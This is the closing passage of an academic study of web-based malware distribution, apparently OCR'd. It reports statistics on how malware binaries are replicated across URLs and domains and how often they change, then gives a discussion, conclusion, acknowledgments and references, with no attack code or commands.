

Figure 8: The top graph shows the distribution of malware binaries across URLs. The bottom graph shows the distribution across domains. The majority of binaries are available from only a single URL or domain. However, some binaries are replicated across a large number of URLs and domains.

to completely redirect all requests to the legitimate site to another malicious site. It appears that hosting exploits on dedicated servers offers the attackers ease of management. Having pointers to a single site offers an aggregation point to monitor and generate statistics for all the exploited users. In addition, attackers can update their portfolio of exploits by just changing a single web page without having to replicate these changes to compromised sites. On the other hand, this can be a weakness for the attackers since the aggregating site or domain can become a single point of failure.

To get a better understanding of the relation between unique URLs and hostnames, we plotted the distribution of the most popular exploit URLs in Figure 7. The top graph presents the number of unique web pages pointing to a malicious URL and for all of such URLs. On the bottom graph, we show the different hostnames linking to the same malicious URLs. Notice that some exploits have a large number of URLs but only a small number of hostnames. This gives us an approximate indication of the number of compromised web servers in which the adversary inserted the malicious link. Unfortunately, when a malicious URL corresponds to a unique web page in a host, we cannot identify the real cause of the compromise since all four categories can cause such behavior.

Furthermore, there are cases where our conclusions about the web pages and their connectivity graph to malicious URLs can be skewed by transient events. For example, in one of the cases we investigated, this behavior was due to the compromise of a very large virtual hosting provider. During manual inspection, we found that all virtual hosts we checked had been turned into malware distribution vectors. In another case where a large number of hosts were found compromised, we found no relationship between the servers' IP address space but noticed that all servers were running old versions of PHP and FrontPage. We suspect that these servers were compromised due to security vulnerabilities in either PHP or FrontPage.

6.4 Distribution of Binaries Across Domains

To maximize the exposure of users to malware, adversaries try to get as many sites as possible linking to a malware distribution page. However, using a single host to distribute said malware binary may constitute a bottleneck and a single point of failure. When determining where malware is hosted, we have observed that the same binary tends to be hosted on more than one server at the same time, and is accessible under many different URLs. Figure 8 shows histograms of how many different domains and URLs were used to host unique binaries.

In one case, at least 412 different top-level domains were used to host a file called `open-for-instant-access-now.exe` flagged as adware by some virus scanners. When counting the number of different URLs - in this case, different subdomains - the binary appeared in about 3200 different locations. The names of the domains hosting this binary were all combinations of misspelled sexually explicit words without any real web presence. We believe that traffic was driven to these sites via email spam. We also observed other cases, where binaries were not hosted on dedicated domains, but rather in subdirectories of otherwise legitimate web sites.

6.5 Malware Evolution

We would like to quantify the evolution of malware binaries over time but this time when looking at the same set of malicious URLs. As many anti-virus engines rely on creating signatures from malware samples, adversaries can prevent detection by changing binaries more frequently than anti-virus engines are updated with new signatures. This process is usually not bounded by the time that it takes to generate the signature itself but rather by the time that it takes to discover new malware once it is distributed. By measuring the change rate of binaries from pre-identified malicious URLs, we can estimate how quickly anti-virus engines need to react to new threats and also how common the practice of changing binaries is on the Internet. Of course, our ability to detect a change in the malware binaries is bounded by our scan rate. This rate ranges from a few hours to several days. Since many of the malicious URLs are too short-lived to provide statistically meaningful data, we analyzed only the URLs whose presence on the Internet lasted longer than one week. After this filtering, we end up



Figure 9: This graph compares the age of an URL against the number of times that it changes the binary it points to.

with 15,790 malicious URLs.

Figure 9 shows the number of times each URL changes its content compared to the URL's lifetime. We see that the majority of malicious URLs change binaries infrequently. However, a small percentage of URLs change their binaries almost every hour. One of them changed over 1,100 times during the time of our study. However, all binaries retrieved from that URL were identified as pornographic dialer, a program that makes expensive phone calls in the background without the user being aware of it.

6.6 Discussion

Our study has found a large number of web sites responsible for compromising the browsers of visiting users. The sophistication of adversaries has increased over time and exploits are becoming increasingly more complicated and difficult to analyze. Unfortunately, average computer users have no means to protect themselves from this threat. Their browser can be compromised just by visiting a web page and become the vehicle for installing multitudes of malware on their systems. The victims are completely unaware of the ghost in their browsers and do not know that their key strokes and other confidential transaction are at risk from being observed by remote adversaries. We have seen evidence that web-based malware is forming compromised computers into botnet-like structures and believe that a large fraction of computer users is exposed to web-based malware every day. Unlike traditional botnets that are controlled by a bot master who pushes out commands, web-based malware is *pull* based and more difficult to track. Finding all the web-based infection vectors is a significant challenge and requires almost complete knowledge of the web as a whole. We expect that the majority of malware is no longer spreading via remote exploitation but rather as we indicated in this paper via web-based infection. This rationale can be motivated by the fact that the computer of an average user provides a richer environment for adversaries to mine, for example, it is more likely to find banking transactions and credit card numbers on a user's machine than on a compromised server.

7. CONCLUSION

In this paper, we present the status and evolution of malware for a period of twelve months using Google's crawled web page repository. To that end, we present a brief overview of our architecture for automatically detecting malicious URLs on the Internet and collecting malicious binaries. In our study, we identify the four prevalent mechanisms used to inject malicious content on popular web sites: web server security, user contributed content, advertising and third-party widgets. For each of these areas, we presented examples of abuse found on the Internet.

Furthermore, we examine common mechanisms for exploiting browser software and show that adversaries take advantage of powerful scripting languages such as Javascript to determine exactly which vulnerabilities are present on a user's computer and use that information to request appropriate exploits from a central server. We found a large number of malicious web pages responsible for malware infections and found evidence that web-based malware creates botnet-like structures in which compromised machines query web servers periodically for instructions and updates.

Finally, we showed that malware binary change frequently, possibly to thwart detection by anti-virus engines. Our results indicate that to achieve better exposure and more reliability, malware binaries are often distributed across a large number of URLs and domains.

8. ACKNOWLEDGMENTS

We would like to thank Angelos Stavrou for his helpful comments and suggestions during the time of writing this paper. We also thank Cynthia Wong and Marius Eriksen for their help with implementing parts of our infrastructure. Finally, we are grateful for the insightful feedback from our anonymous reviewers.

9. REFERENCES

[1] Martin Casado and Michael Freedman. Peering Through the Shroud: The Effect of Edge Opacity on IP-Based Client Identification. In *Proceedings of the 4th Networked Systems Design and Implementation*, April 2007.

[2] Bruce Christianson and William S. Harbison. Why Isn't Trust Transitive? In *Proceedings of the International Workshop on Security Protocols*, pages 171–176, London, UK, 1997. Springer-Verlag.

[3] Mihai Christodorescu, Johannes Kinder, Somesh Jha, Stefan Katzenbeisser, and Helmut Veith. Malware normalization. Technical Report 1539, University of Wisconsin, Madison, Wisconsin, USA, November 2005.

[4] E. Cooke, F. Jahanian, and D. McPherson. The Zombie Roundup: Understanding, Detecting, and Disrupting Botnets. In *Proceedings of the USENIX SRUTI Workshop*, pages 39–44, 2005.

[5] Jeffrey Dean and Sanjay Ghemawat. MapReduce: Simplified Data Processing on Large Clusters. In *Proceedings of the Sixth Symposium on Operating System Design and Implementation*, pages 137–150, December 2004.

[6] Microsoft Security Bulletin MS06-014: Vulnerability in the Microsoft Data Access Components (MDAC) Function Could Allow Code Execution (911562). `http://www.microsoft.com/technet/security/Bulletin/MS06-014.mspx`, May 2006.

[7] Alexander Moshchuk, Tanya Bragin, Steven D. Gribble, and Henry M. Levy. A Crawler-based Study of Spyware on the Web. In *Proceedings of the 2006 Network and Distributed System Security Symposium*, pages 17–33, February 2006.

[8] Yi-Min Wang, Doug Beck, Xuxian Jiang, Roussi Roussev, Chad Verbowski, Shuo Chen, and Sam King. Automated Web Patrol with Strider HoneyMonkeys. In *Proceedings of the 2006 Network and Distributed System Security Symposium*, pages 35–49, February 2006.